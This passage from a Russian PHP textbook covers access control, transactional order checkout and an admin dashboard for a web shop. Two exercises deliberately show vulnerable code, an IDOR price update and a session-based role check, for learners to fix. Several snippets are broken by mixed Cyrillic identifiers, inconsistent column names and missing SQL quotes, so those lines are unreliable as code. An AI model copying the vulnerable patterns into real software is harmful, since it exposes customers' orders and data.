                    <td><a href="zakaz.php?id=<?= (int) $z['id'] ?>">Подробнее</a></td>
                </tr>
            <?php endforeach; ?>
        </tbody>
    </table>
<?php endif; ?>

<?php require __DIR__ . '/includes/footer.php'; ?>

```

► Подписи статусов

```

function status_zakaza_podpis(string $status): string
{
    return match ($status) {
        'novyi'          => 'Новый',
        'podtverzhdnen' => 'Подтверждён',
        'sobran'         => 'Собран',
        'otpravlen'      => 'Отправлен',
        'dostavlen'      => 'Доставлен',
        'otmenen'        => 'Отменён',
        default          => 'Неизвестно',
    };
}

```



```
};  
}
```

Помните правило из главы 21: **в базе код, на экране перевод**. Захотите поменять формулировку — правите одну функцию, а не тысячу записей.

РАЗБИРАЕМСЯ

Страница 403

```
<?php  
// 403.php  
$zagolovok = 'Доступ закрыт';  
require __DIR__ . '/includes/header.php';  
?>  
  
<div class="pusto">  
    <h1>Сюда нельзя</h1>  
    <p>У вас нет прав на эту страницу.</p>  
    <?php if (!voshel()): ?>  
        <p>Возможно, нужно войти под другим аккаунтом.</p>  
        <a class="knopka" href="/vhod.php">Войти</a>  
    <?php else: ?>  
        <a class="knopka" href="/">На главную</a>  
    <?php endif; ?>  
</div>  
  
<?php require __DIR__ . '/includes/footer.php'; ?>
```

⚠ 403 и 404 — разные вещи, и разница не только формальная.

- 404 — «такой страницы нет»;
- 403 — «страница есть, но вам нельзя».

Иногда 403 намеренно заменяют на 404: чтобы посторонний даже не узнал, что такой раздел существует. Для админки это разумная предосторожность.

Для ролей выше покупателя полезно записывать, кто что сделал:

```
function zapisat_deystvie(string $deystvie, string $obekt = '', int $obekt_id = 0):
void
{
    $ya = tekushiy_polzovatel();

    vpolnit('
        INSERT INTO zhurnal (polzovatel_id, deystvie, obekt, obekt_id, ip, sozdan)
        VALUES (?, ?, ?, ?, ?, NOW())
    ', [
        $ya['id'] ?? null,
        $deystvie,
        $obekt,
        $obekt_id,
        $_SERVER['REMOTE_ADDR'] ?? '',
    ]);
}

// Использование
zapisat_deystvie('izmenil_cenu', 'tovar', $tovar_id);
zapisat_deystvie('otmenil_zakaz', 'zakaz', $zakaz_id);
```

Зачем это нужно — три причины, каждая проверена практикой:

- 1. Разбор спорных ситуаций.** «Кто снизил цену на аккумуляторы?» — вопрос, который однажды прозвучит.
- 2. Обнаружение взлома.** Странная активность видна в журнале.
- 3. Просто дисциплина.** Люди аккуратнее, когда знают, что действия записываются.

Записывайте действия, **меняющие данные**. Просмотры писать не надо — журнал распухнет и станет бесполезным.

Список мест, где чаще всего забывают проверку:

МЕСТО	ЧТО ПРОВЕРИТЬ
Страницы админки	Роль не ниже <code>manager</code>
Кабинет продавца	Роль <code>prodavec</code> и владение
Редактирование товара	Владение
Просмотр заказа	Свой заказ или менеджер
Точки <code>api/</code>	Те же права, что у страниц
Скачивание файлов	Право на этот файл
Действия POST	Роль и CSRF

⚠ Точки `api/` забывают чаще всего. Кажется, что это «внутренний» адрес, — но он открыт всему интернету так же, как обычная страница.

Каждый файл в `api/` — полноценная точка входа и требует тех же проверок.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>rol()</code>	Роль текущего пользователя или <code>gost</code>
<code>rol_est('admin')</code>	Роль ровно такая
<code>rol_ne_nizhe('manager')</code>	Роль не ниже по иерархии
<code>trebuetsya_vhod()</code>	Не вошёл — на страницу входа
<code>trebuetsya_rol('manager')</code>	Мало прав — 403
IDOR	Доступ к чужому объекту по подобранному номеру
Фильтр владения в запросе	Чужое просто не находится
<code>http_response_code(403)</code>	«Есть, но нельзя»
<code>zapisat_deystvie()</code>	Журнал изменений

ГРАБЛИ

Грабли

Прятать ссылку вместо проверки. Адрес наберут руками.

Проверять только роль, не владение. IDOR: чужие товары и заказы.

Проверка не первой строкой. Часть работы выполнится до неё.

Забывать защитить `api/`. Открытая дверь рядом с запертой.

Хранить роль в кукле или в скрытом поле формы. Перепишут за секунду. Роль — только из базы, по идентификатору из сессии.

Не перепроверять роль при каждом запросе. Пользователя могли заблокировать пять минут назад.

Один общий аккаунт на всех сотрудников. Журнал станет бесполезным.

Задача 40.1. Реализуйте `includes/prava.php` со всеми функциями.

Задача 40.2. Защитите админку. Проверьте: зайдите покупателем на `/admin/` напрямую.

Задача 40.3. Сделайте личный кабинет со списком **своих** заказов.

Задача 40.4. Найдите и почините IDOR:

```
trebuetsya_rol('prodavec');  
$tovar = zapros_odin('SELECT * FROM tovary WHERE id = ?', [(int) $_GET['id']]);  
vypolnit('UPDATE tovary SET cena = ? WHERE id = ?',[$_POST['cena'], $tovar['id']]);
```

Задача 40.5. Перепишите проверку владения так, чтобы она была **в запросе**, а не отдельной проверкой.

Задача 40.6. Сделайте страницу 403 и проверьте код ответа через `curl -I`.

Задача 40.7. Добавьте журнал действий. Запишите изменение цены и отмену заказа.

Задача 40.8. Проверьте свой сайт: попробуйте открыть чужой заказ, подставив номер в адрес. Получилось?

Задача 40.9. Что не так?

```
if ($_SESSION['rol'] === 'admin') {  
    // выдаём доступ  
}
```

Подсказка: проблема не в синтаксисе.

Ответы — в Приложении Г.

В БОЮ

В бою

Откройте `admin/` и `seller/` в этом репозитории. В начале каждого файла — проверка прав, до всякой логики.

Особенно посмотрите на кабинет продавца. Там владение проверяется **в самих запросах**: продавец получает список своих товаров запросом с условием `WHERE prodavec_id = ?`, а не «достанем всё и отфильтруем».

И одна деталь из CLAUDE.md проекта: сбор данных каталога от поставщика виден **только суперадмину**. Покупатель не должен знать ни имени поставщика, ни остатка квоты, ни того, что магазин что-то собирает.

Разграничение доступа — это не только про безопасность. Это ещё и про то, чтобы не показывать людям лишнего.

ИТОГ

Итог

- Прятать ссылку — не защита. Проверка на сервере, **первой строкой**.
- Роль отвечает «кто ты», владение — «твое ли это». Нужны обе проверки.
- IDOR — доступ к чужому по подобранному номеру. Самая частая дыра в кабинетах.
- Лучший способ — **фильтр владения прямо в запросе**: чужое не находится.
- Роль берите **из базы**, а не из куки или формы.
- `api/` защищайте так же, как страницы.
- **403** — «нельзя», **404** — «нет». Для админки можно намеренно отдавать 404.
- Записывайте в журнал действия, меняющие данные.
- В базе код статуса, на экране перевод.

Дальше — оформление заказа, где всё это сойдётся вместе.

Оформление заказа

ЗАЧЕМ ЭТО

Зачем эта глава

Оформление заказа — самое ответственное место магазина. Здесь сходится всё: корзина, права, деньги, остатки на складе.

И здесь же больше всего способов ошибиться. Заказ создан, а остатки не списались. Два человека купили последнюю единицу. Цена в заказе оказалась старой. Покупатель нажал F5 и получил два одинаковых заказа.

Каждая из этих ошибок случается в реальных магазинах. Разберём, как их избежать.

РАЗБИРАЕМСЯ

Что должно произойти при оформлении

Заказ — это не одна запись, а цепочка связанных действий:

1. Проверить, что корзина не пуста;
2. Проверить наличие каждого товара прямо сейчас;
3. Пересчитать сумму по текущим ценам из базы;
4. Создать запись заказа;
5. Создать позиции заказа с зафиксированными ценами;
6. Уменьшить остатки на складе;
7. Очистить корзину;
8. Отправить уведомления.

⚠ Шаги 4–6 должны выполняться все или ни один. Если между ними что-то оборвётся — заказ создан, а склад показывает старые остатки. Или наоборот: остатки списаны, а заказа нет.

Для этого существуют транзакции. Пришло время применить их по-настоящему.

```
try {  
    db()->beginTransaction();  
  
    // ... несколько запросов ...  
  
    db()->commit();  
  
} catch (Throwable $e) {  
    db()->rollBack();  
    throw $e;  
}
```

КОМАНДА

ЧТО ДЕЛАЕТ

`beginTransaction()`

Начать. Изменения «черновые»

`commit()`

Записать всё разом

`rollBack()`

Отменить всё, как будто ничего не было

⚠ `Throwable` вместо `Exception` — ловит и ошибки, и исключения. С обычным `Exception` фатальная ошибка PHP пролетела бы мимо, и транзакция осталась бы открытой.

Вот проблема, о которой не думают, пока она не случится.

Два покупателя одновременно оформляют последний аккумулятор:

Покупатель А

Покупатель Б

читает остаток: 1

читает остаток: 1

проверяет: $1 \geq 1$, можнопроверяет: $1 \geq 1$, можно

записывает остаток 0

записывает остаток 0

Оба заказа приняты. Аккумулятор один. Кому-то придётся звонить и извиняться.

Это называется **состояние гонки**. На маленьком магазине случается редко, на популярном — каждый день.

► Решение: блокировка строки

```
// SELECT ... FOR UPDATE блокирует строку до конца транзакции.  
// Второй покупатель подождёт и увидит уже обновлённый остаток.  
$tovar = zapros_odin(  
    SELECT id, nazvanie, cena, ostatek  
    FROM tovary  
    WHERE id = ?  
    FOR UPDATE  
, [$tovar_id]);
```

FOR UPDATE говорит базе: «я собираюсь менять эту строку, никого к ней не пускай».

⚠ Работает только внутри транзакции и только на InnoDB. Вот зачем мы в главе 26 указывали движок явно.

► Второй рубеж: условие в UPDATE

```
$izmeneno = vpolnit(  
    UPDATE tovary  
    SET ostatek = ostatek - ?  
    WHERE id = ? AND ostatek >= ?  
, [$kolichество, $tovar_id, $kolichество]);  
  
if ($izmeneno === 0) {  
    throw new RuntimeException('Товар закончился, пока вы оформляли заказ');  
}
```

Приём из главы 28. Если между проверкой и списанием остаток изменился, условие **ostatek >= ?** не выполнится, и **rowCount()** вернёт ноль.

Два рубежа лучше одного. Блокировка предотвращает гонку, проверка на результат ловит всё остальное.

```
<?php
// includes/zakazy.php
declare(strict_types=1);

/**
 * Создать заказ из корзины.
 *
 * Возвращает данные созданного заказа.
 * Бросает RuntimeException с понятным для покупателя текстом.
 */
function sozdat_zakaz(array $dannye): array
{
    $korzina = korzina_soderzhimoe();

    if (empty($korzina)) {
        throw new RuntimeException('Корзина пуста');
    }

    $pdo = db();
    $pdo->beginTransaction();

    try {
        $pozicii = [];
        $summa_tovarov = 0;

        foreach ($korzina as $tovar_id => $kolichestvo) {
            // Блокируем строку до конца транзакции
            $t = zapros_odin('
                SELECT id, nazvanie, artikul, cena, ostatok, prodavec_id
                FROM tovary
                WHERE id = ? AND aktivnyi = 1 AND status = "opublikovan"
                FOR UPDATE
            ', [$tovar_id]);

            if ($t === null) {
                throw new RuntimeException('Один из товаров снят с продажи');
            }

            if ((int) $t['ostatok'] < $kolichestvo) {
```

```

        throw new RuntimeException(sprintf(
            '«%s»: осталось %d шт., а в корзине %d',
            $t['nazvanie'], (int) $t['ostatok'], $kolichество
        ));
    }

    // ЦЕНА БЕРЁТСЯ ИЗ БАЗЫ, а не из корзины и не из формы
    $stoimost = (int) $t['cena'] * $kolichество;
    $summa_tovarov += $stoimost;

    $pozicii[] = [
        'tovar_id'    => (int) $t['id'],
        'prodavec_id' => $t['prodavec_id'] ? (int) $t['prodavec_id'] : null,
        'nazvanie'    => $t['nazvanie'],
        'artikul'     => $t['artikul'],
        'cena'        => (int) $t['cena'],
        'kolichество' => $kolichество,
    ];
}

// Доставку тоже считаем на сервере
$dostavka = $dannye['sposob_dostavki'] === 'kurier'
    ? cena_dostavki($summa_tovarov)
    : 0;

$itogo = $summa_tovarov + $dostavka;
$nomer = sgenerirovat_nomer_zakaza();
$ya = tekushiy_polzovatel();

vypolnit('
    INSERT INTO zakazy (
        nomer, polzovatel_id, klient_imya, klient_telefon, klient_adres,
        summa_tovarov, summa_dostavki, summa_itogo,
        sposob_dostavki, sposob_oplaty, status, kommentariy
    ) VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, "novyi", ?)
', [
    $nomer,
    $ya['id'] ?? null,
    $dannye['imya'],
    $dannye['telefon'],
    $dannye['adres'] ?? '',
    $summa_tovarov,

```

```

        $dostavka,
        $itogo,
        $dannye['sposob_dostavki'],
        $dannye['sposob_oplaty'],
        $dannye['kommentariy'] ?? '',
    ]);

    $zakaz_id = posledniy_id();

    foreach ($pozicii as $p) {
        vpolnit('
            INSERT INTO zakaz_tovary
                (zakaz_id, tovar_id, prodavec_id, nazvanie, artikl, cena,
kolichestvo)
            VALUES (?, ?, ?, ?, ?, ?, ?)
        ', [
            $zakaz_id, $p['tovar_id'], $p['prodavec_id'],
            $p['nazvanie'], $p['artikl'], $p['cena'], $p['kolichestvo'],
        ]);

        // Второй рубеж защиты остатка
        $izmeneno = vpolnit('
            UPDATE tovary
            SET ostatok = ostatok - ?
            WHERE id = ? AND ostatok >= ?
        ', [$p['kolichestvo'], $p['tovar_id'], $p['kolichestvo']]);

        if ($izmeneno === 0) {
            throw new RuntimeException(
                '«' . $p['nazvanie'] . '» закончился, пока вы оформляли заказ'
            );
        }
    }

    $pdo->commit();

} catch (Throwable $e) {
    $pdo->rollBack();
    throw $e;
}

// Корзину и письма — уже после успешной транзакции

```

```

    korzina_ochistit();

    return [
        'id'      => $zakaz_id,
        'nomer'   => $nomer,
        'itogo'   => $itogo,
    ];
}

/** Человеческий номер вида 2026-001024. */
function sgenerirovat_nomer_zakaza(): string
{
    $god = date('Y');
    $za_god = (int) zapros_znachenie(
        'SELECT COUNT(*) FROM zakazy WHERE YEAR(sozdan) = ?', [$god]
    );
    return sprintf('%s-%06d', $god, $za_god + 1);
}

```

► Три решения, которые стоит заметить

Цена берётся из базы внутри транзакции. Не из корзины, не из формы, не из того, что показали покупателю пять минут назад. Только текущая цена в момент оформления.

Очистка корзины и письма — вне транзакции. Если письмо не отправится, заказ всё равно должен остаться. Внутри транзакции держат только то, что обязано быть согласованным.

Сообщения об ошибках понятны покупателю. Не «Integrity constraint violation», а «осталось 2 шт., а в корзине 5». Человек должен понять, что делать.

```
<?php
// checkout.php

require_once __DIR__ . '/includes/bootstrap.php';
require_once __DIR__ . '/includes/korzina.php';
require_once __DIR__ . '/includes/zakazy.php';

$k = korzina_podrobno();

if (empty($k['pozicii'])) {
    header('Location: korzina.php');
    exit;
}

$ya = tekushiy_polzovatel();
$oшибki = [];
$oшибka_obshaya = null;

// Подставляем данные вошедшего — не заставляем вводить заново
$dannye = [
    'imya'          => $ya['imya'] ?? '',
    'telefon'       => $ya['telefon'] ?? '',
    'adres'         => '',
    'sposob_dostavki' => 'samovyvoz',
    'sposob_oplaty'  => 'nalichnye',
    'kommentariy'   => '',
];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    csrf_proverit();

    foreach (array_keys($dannye) as $pole) {
        $dannye[$pole] = trim($_POST[$pole] ?? '');
    }

    // --- Проверка ---
    if (mb_strlen($dannye['imya']) < 2) {
        $oшибki['imya'] = 'Введите имя';
    }

    if (!preg_match('/^\+?[0-9\s\-\(\)]{9,20}$/', $dannye['telefon'])) {
```

```

        $oshibki['telefon'] = 'Проверьте номер телефона';
    }

    if (!in_array($dannye['sposob_dostavki'], ['samovyvoz', 'kurier'], true)) {
        $oshibki['sposob_dostavki'] = 'Выберите способ получения';
    }

    if ($dannye['sposob_dostavki'] === 'kurier' && mb_strlen($dannye['adres']) < 10)
{
        $oshibki['adres'] = 'Укажите адрес доставки подробнее';
    }

    if (!in_array($dannye['sposob_oplaty'], ['nalichnye', 'perevod'], true)) {
        $oshibki['sposob_oplaty'] = 'Выберите способ оплаты';
    }

    if (empty($oshibki)) {
        try {
            $zakaz = sozdat_zakaz($dannye);

            // Уведомления — после успешного заказа, и их падение
            // не должно ронять оформление
            try {
                otpravit_uvedomleniya_o_zakaze((int) $zakaz['id']);
            } catch (Throwable $e) {
                error_log('Не удалось отправить уведомление: ' . $e->getMessage());
            }

            // PRG: F5 больше не создаст дубль
            header('Location: spasibo.php?nomer=' . urlencode($zakaz['nomer']));
            exit;

        } catch (RuntimeException $e) {
            // Понятная покупателю причина
            $oshibka_obshaya = $e->getMessage();
            $k = korzina_podrobno(); // пересчитаем: что-то изменилось

        } catch (Throwable $e) {
            error_log('Ошибка оформления заказа: ' . $e->getMessage());
            $oshibka_obshaya = 'Не удалось оформить заказ. Попробуйте ещё раз '
                . 'или позвоните нам: ' . SAIT_TELEFON;
        }
    }
}

```

```

$dostavka = $dannye['sposob_dostavki'] === 'kurier'
    ? cena_dostavki($k['summa'])
    : 0;

$zagolovok = 'Оформление заказа — ' . SAIT_NAZVANIE;
require __DIR__ . '/includes/header.php';
?>

<h1>Оформление заказа</h1>

<?php if ($oshibka_obshaya !== null): ?>
    <div class="oshibka-obshaya"><?= e($oshibka_obshaya) ?></div>
<?php endif; ?>

<div class="checkout">

    <form method="POST" class="forma">
        <?= csrf_pole() ?>

        <h2>Ваши данные</h2>

        <div class="pole">
            <label for="imya">Имя</label>
            <input type="text" id="imya" name="imya" required
                value="<?= e($dannye['imya']) ?>"
                class="<?= isset($oshibki['imya']) ? 'plohoe' : '' ?>"
            <?php if (isset($oshibki['imya'])): ?>
                <span class="podskazka"><?= e($oshibki['imya']) ?></span>
            <?php endif; ?>
        </div>

        <div class="pole">
            <label for="telefon">Телефон</label>
            <input type="tel" id="telefon" name="telefon" required
                value="<?= e($dannye['telefon']) ?>"
                placeholder="+992 92 777 77 77"
                class="<?= isset($oshibki['telefon']) ? 'plohoe' : '' ?>"
            <?php if (isset($oshibki['telefon'])): ?>
                <span class="podskazka"><?= e($oshibki['telefon']) ?></span>
            <?php endif; ?>
        </div>
    </form>
</div>

```



```

<h2>Доставка</h2>

<div class="pole">
    <label class="galka">
        <input type="radio" name="sposob_dostavki" value="samovyvoz"
            <?= $dannye['sposob_dostavki'] === 'samovyvoz' ? 'checked' :
'' ?>>

        Самовывоз, Худжанд — бесплатно
    </label>
    <label class="galka">
        <input type="radio" name="sposob_dostavki" value="kurier"
            <?= $dannye['sposob_dostavki'] === 'kurier' ? 'checked' : ''
?>>

        Курьером — <?= somoni(DOSTAVKA_DIRAM) ?> сомони,
        от <?= somoni(BESPLATNO_OT_DIRAM) ?> бесплатно
    </label>
</div>

<div class="pole">
    <label for="adres">Адрес доставки</label>
    <textarea id="adres" name="adres" rows="2"
        class="<?= isset($oshibki['adres']) ? 'plohoe' : '' ?>"
        placeholder="Город, улица, дом, квартира"><?=
e($dannye['adres']) ?></textarea>
    <?php if (isset($oshibki['adres'])): ?>
        <span class="podskazka"><?= e($oshibki['adres']) ?></span>
    <?php endif; ?>
</div>

<h2>Оплата</h2>

<div class="pole">
    <label class="galka">
        <input type="radio" name="sposob_oplaty" value="nalichnye"
            <?= $dannye['sposob_oplaty'] === 'nalichnye' ? 'checked' : ''
?>>

        Наличными при получении
    </label>
    <label class="galka">
        <input type="radio" name="sposob_oplaty" value="perevod"
            <?= $dannye['sposob_oplaty'] === 'perevod' ? 'checked' : '' ?
>>

```

```

        Переводом на карту
    </label>
</div>

<div class="pole">
    <label for="kommentariy">Комментарий</label>
    <textarea id="kommentariy" name="kommentariy" rows="2"
        placeholder="Марка авто, год, объём двигателя"><?=
e($dannye['kommentariy']) ?></textarea>
</div>

<button type="submit">Оформить заказ</button>
</form>

<aside class="itogo-blok">
    <h2>Ваш заказ</h2>

    <?php foreach ($k['pozicii'] as $p): ?>
        <div class="itogo-stroka">
            <span><?= e($p['nazvanie']) ?> × <?= $p['kolichество'] ?></span>
            <span class="mono"><?= somoni($p['stoimost']) ?></span>
        </div>
    <?php endforeach; ?>

    <div class="itogo-stroka">
        <span>Товары</span>
        <span class="mono"><?= somoni($k['summa']) ?></span>
    </div>

    <div class="itogo-stroka">
        <span>Доставка</span>
        <span class="mono"><?= $dostavka > 0 ? somoni($dostavka) : 'бесплатно' ?
></span>
    </div>

    <div class="itogo-stroka itogo-glavnaya">
        <span>К оплате</span>
        <span class="mono"><?= somoni($k['summa'] + $dostavka) ?> сомони</span>
    </div>

    <p class="tihoe">
        Мы позвоним в течение часа в рабочее время, чтобы подтвердить заказ.
    </p>
</aside>

```

```
</div>
```

```
<?php require __DIR__ . '/includes/footer.php'; ?>
```

РАЗБИРАЕМСЯ

Страница «Спасибо»

```
<?php
// spasibo.php
require_once __DIR__ . '/includes/bootstrap.php';

$nomer = trim($_GET['nomer'] ?? '');

$zakaz = $nomer !== ''
    ? zapros_odin('SELECT * FROM zakazy WHERE nomer = ?', [$nomer])
    : null;

if ($zakaz === null) {
    header('Location: /');
    exit;
}

// Чужой заказ по номеру смотреть нельзя
$ya = tekushiy_polzovatel();
$moy = $ya && (int) $zakaz['polzovatel_id'] === (int) $ya['id'];
$tolko_cho = (time() - strtotime($zakaz['sozdan'])) < 600;

if (!$moy && !$tolko_cho && !rol_ne_nizhe('manager')) {
    http_response_code(403);
    exit('Нет доступа к этому заказу');
}

$zagolovok = 'Заказ принят';
require __DIR__ . '/includes/header.php';
?>

<div class="uspeh-bolshoy">
    <h1>Заказ №<?= e($zakaz['nomer']) ?> принят</h1>
    <p>Сумма к оплате: <strong><?= somoni((int) $zakaz['summa_itogo']) ?>
```

```

сомони</strong></p>

<p>Мы позвоним на <?= e($zakaz['klient_telefon']) ?> в течение часа.</p>

<?php if (vosshel()): ?>
    <a class="knopka" href="kabinet.php">Мои заказы</a>
<?php else: ?>
    <p class="tihoe">Сохраните номер заказа — по нему мы вас найдём.</p>
<?php endif; ?>

<a class="knopka-tihaya" href="/">Вернуться в каталог</a>
</div>

<?php require __DIR__ . '/includes/footer.php'; ?>

```

⚠ Обратите внимание на проверку доступа. Номер заказа можно подобрать — 2026-000001, 2026-000002 и так далее. Без проверки чужие телефоны и адреса утекли бы одним циклом.

Гостю, только что оформившему заказ, показываем по времени: десять минут после создания. Дальше — только своим и менеджерам.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>beginTransaction()</code> / <code>commit()</code> / <code>rollback()</code>	Всё или ничего
<code>catch (Throwable \$e)</code>	Ловит и ошибки, и исключения
<code>SELECT ... FOR UPDATE</code>	Заблокировать строку до конца транзакции
<code>UPDATE ... WHERE ostatok >= ?</code>	Второй рубеж защиты остатка
<code>rowCount() === 0</code>	Условие не выполнилось, ничего не изменилось
Состояние гонки	Двое читают одно и то же и оба записывают
<code>posledniy_id()</code>	Номер созданной записи
PRG	Перенаправление после POST

ГРАБЛИ

Грабли

Брать цену из корзины или формы. Только из базы, внутри транзакции.

Забывать транзакцию. Заказ создастся, остатки не спишутся.

`catch (Exception)` вместо `Throwable`. Фатальная ошибка пролетит мимо, транзакция останется открытой.

Не блокировать строку. Двое купят последнюю единицу.

Держать в транзакции отправку писем. Почтовый сервер тормозит — блокировка висит, остальные покупатели ждут.

Не сделать PRG. F5 создаст второй заказ.

Показывать заказ по номеру без проверки. Чужие телефоны и адреса утекут.

Технический текст ошибки покупателю. «SQLSTATE[23000]» ничего ему не говорит.

Задача 41.1. Реализуйте оформление заказа с транзакцией. Проверьте, что остатки списываются.

Задача 41.2. Проверьте откат: временно добавьте `throw new RuntimeException('тест')` перед `commit()`. Заказ создан? Остатки изменились?

Задача 41.3. Смоделируйте гонку. Поставьте товару остаток 1, откройте оформление в двух браузерах и отправьте почти одновременно. Что произошло?

Задача 41.4. Проверьте PRG: оформите заказ и нажмите F5. Появился дубль?

Задача 41.5. Что случится и почему?

```
$pdo->beginTransaction();
vypolnit('INSERT INTO zakazy ...');
otpraviti_pismo($email, 'Заказ принят', '...'); // ← 30 секунд
vypolnit('UPDATE tovary SET ostatek = ostatek - 1 ...');
$pdo->commit();
```

Задача 41.6. Сделайте так, чтобы вошедшему покупателю поля имени и телефона заполнялись сами.

Задача 41.7. Добавьте расчёт доставки без перезагрузки: выбрал курьера — сумма пересчиталась.

Задача 41.8. Реализуйте отмену заказа покупателем — только если статус ещё `novyi`. Не забудьте вернуть остатки.

Задача 41.9. Попробуйте открыть чужой заказ, подставив номер в адрес. Получилось? Почините.

Ответы — в Приложении Г.

Откройте `buyer/checkout.php` в этом репозитории — оформление настоящего магазина. Найдёте транзакцию, блокировку строк и пересчёт цены из базы.

Одна вещь там устроена сложнее, чем у нас: заказ **разбивается на подзаказы по продавцам** в таблицу `order_sellers`. Один заказ покупателя может касаться трёх разных магазинов, и каждому нужно видеть только своё.

Там же фиксируется **комиссия на момент заказа**. Причина та же, что с ценой: условия могут измениться, но по старым заказам расчёт должен остаться прежним.

Разберём это в главе 46.

- Оформление — **цепочка действий**, которые должны выполняться все или ни одно.
- Транзакция: `beginTransaction` → `commit`, при ошибке `rollback`.
- Ловите `Throwable`, а не `Exception`.
- Цена берётся из базы **внутри транзакции**. Никогда из корзины или формы.
- Состояние гонки: `SELECT ... FOR UPDATE` плюс `WHERE ostatok >= ?`.
- Проверяйте `rowCount()` после `UPDATE` — ноль означает, что условие не прошло.
- Письма и очистка корзины — **после** транзакции.
- PRG обязателен: F5 не должен создавать дубль.
- Заказ по номеру — только своему или менеджеру.
- Ошибки формулируйте так, чтобы покупатель понял, что делать.

Дальше — админка, где всеми этими заказами управляют.

Админка: товары и заказы

ЗАЧЕМ ЭТО

Зачем эта глава

Магазин работает, заказы приходят. Но чтобы добавить товар, нужно лезть в базу через phpMyAdmin, а чтобы поменять статус заказа — писать SQL руками.

Так работать нельзя. Владелец магазина нужен раздел, где он делает всё сам, не зная слова «SQL».

Админка кажется скучной частью — «просто формы». На деле именно здесь проявляется, понимаете ли вы, как люди работают. Плохая админка заставляет делать двадцать кликов там, где хватило бы двух.

РАЗБИРАЕМСЯ

Чем админка отличается от витрины

	ВИТРИНА	АДМИНКА
Кто пользуется	Тысячи, случайные люди	Двое-трое, каждый день
Что важно	Красота, скорость	Скорость работы, плотность информации
Дизайн	Продающий	Функциональный
Мобильная версия	Обязательна	Желательна

Главный вывод: в админке важна не красота, а количество действий.

Человек открывает её сто раз в день. Лишний клик, умноженный на сто, — это потерянное время каждый день.

Три правила, которые стоит принять сразу:

1. Показывайте больше на одном экране. Таблица на 50 строк лучше, чем плитка на 12.
2. Частые действия — в один клик. Смена статуса заказа не должна требовать открытия карточки.
3. Не прячьте важное за подтверждениями. Спрашивайте «точно?» только у необратимого.

РАЗБИРАЕМСЯ

Структура админки

```
admin/
├─ index.php      сводка
├─ tovary.php     список товаров
├─ tovar.php      добавить и изменить
├─ zakazy.php     список заказов
├─ zakaz.php      карточка заказа
├─ polzovateli.php пользователи
└─ nastroyki.php  настройки магазина
```

Защита — в одном месте:

```
<?php
// admin/_zashita.php

require_once __DIR__ . '/../includes/bootstrap.php';
require_once __DIR__ . '/../includes/prava.php';

trebuetsya_rol('manager');
```

И первой строкой каждого файла админки:

```
<?php require_once __DIR__ . '/_zashita.php'; ?>
```

⚠ Помните главу 40: проверка первой строкой, до любых запросов и вывода. И в каждом файле — забыть в одном означает открыть дверь.

С неё начинается день менеджера. Здесь должно быть видно, что требует внимания:

```
<?php
// admin/index.php
require_once __DIR__ . '/_zashita.php';

// Одним запросом вместо шести – группировка делает работу за нас
$po_statusam = zapros('
    SELECT status, COUNT(*) AS shtuk, SUM(summa_itogo) AS summa
    FROM zakazy
    WHERE sozdan > DATE_SUB(NOW(), INTERVAL 30 DAY)
    GROUP BY status
');
$statistika = array_column($po_statusam, null, 'status');

$novyh = (int) ($statistika['novyi']['shtuk'] ?? 0);

$zakanchivaetsya = zapros('
    SELECT id, nazvanie, ostatek
    FROM tovary
    WHERE aktivnyi = 1 AND ostatek BETWEEN 1 AND 3
    ORDER BY ostatek
    LIMIT 10
');

$na_moderacii = (int) zapros_znachenie(
    'SELECT COUNT(*) FROM tovary WHERE status = "na_moderacii"'
);

$zagolovok = 'Админка';
require __DIR__ . '/_shapka.php';
?>

<h1>Сводка</h1>

<div class="plitki">
    <a class="plitka <?= $novyh > 0 ? 'trebuet-vnimaniya' : '' ?>" href="zakazy.php?
status=novyi">
        <span class="chislo"><?= $novyh ?></span>
```

```

        <span class="podpis">новых заказов</span>
    </a>

    <a class="plitka <?= $na_moderacii > 0 ? 'trebuet-vnimanija' : '' ?>"
        href="tovary.php?status=na_moderacii">
        <span class="chislo"><?= $na_moderacii ?></span>
        <span class="podpis">товаров на модерации</span>
    </a>

    <a class="plitka <?= count($zakanchivaetsya) > 0 ? 'trebuet-vnimanija' : '' ?>"
        href="tovary.php?zakanchivaetsya=1">
        <span class="chislo"><?= count($zakanchivaetsya) ?></span>
        <span class="podpis">заканчивается</span>
    </a>

    <div class="plitka">
        <span class="chislo"><?= somoni((int) ($statistika['dostavlen']['summa'] ??
0)) ?></span>
        <span class="podpis">выручка за 30 дней</span>
    </div>
</div>

<?php if ($zakanchivaetsya): ?>
    <h2>Скоро закончится</h2>
    <table class="spisok plotnaya">
        <?php foreach ($zakanchivaetsya as $t): ?>
            <tr>
                <td><a href="tovar.php?id=<?= (int) $t['id'] ?>"><?=
e($t['nazvanie']) ?></a></td>
                <td class="chislo-yacheyka"><?= (int) $t['ostatok'] ?> шт.</td>
            </tr>
        <?php endforeach; ?>
    </table>
<?php endif; ?>

<?php require __DIR__ . '/_podval.php'; ?>

```

Смысл сводки — не в цифрах, а в том, чтобы показать, где нужно действие. Класс `trebuet-vnimanija` подсвечивает плитку, только если там есть работа. Ноль новых заказов — плитка спокойная.

```
<?php
// admin/zakazy.php
require_once __DIR__ . '/_zashita.php';

$status = $_GET['status'] ?? '';
$zapros_poiska = trim($_GET['q'] ?? '');
$stranica = max(1, (int) ($_GET['page'] ?? 1));
const NA_STRANICE = 30;

$usloviya = ['1=1'];
$parametry = [];

$dopustimye_statusy =
['novyi', 'podtverzhen', 'sobran', 'otpravljen', 'dostavljen', 'otmenen'];
if (in_array($status, $dopustimye_statusy, true)) {
    $usloviya[] = 'z.status = ?';
    $parametry[] = $status;
}

if ($zapros_poiska !== '') {
    $usloviya[] = '(z.nomer LIKE ? OR z.klient_imya LIKE ? OR z.klient_telefon LIKE ?)';
    $shablon = '%' . $zapros_poiska . '%';
    array_push($parametry, $shablon, $shablon, $shablon);
}

$where = implode(' AND ', $usloviya);
$offset = ($stranica - 1) * NA_STRANICE;

$zakazy = zapros("
    SELECT z.*, COUNT(zt.id) AS pozicij
    FROM zakazy AS z
    LEFT JOIN zakaz_tovary AS zt ON zt.zakaz_id = z.id
    WHERE $where
    GROUP BY z.id
    ORDER BY z.sozdan DESC
    LIMIT " . NA_STRANICE . " OFFSET $offset
", $parametry);
```

```

$vsego = (int) $zaproshenie("SELECT COUNT(*) FROM zakazy AS z WHERE $where",
$parametry);

$zagolovok = 'Заказы';
require __DIR__ . '/_shapka.php';
?>

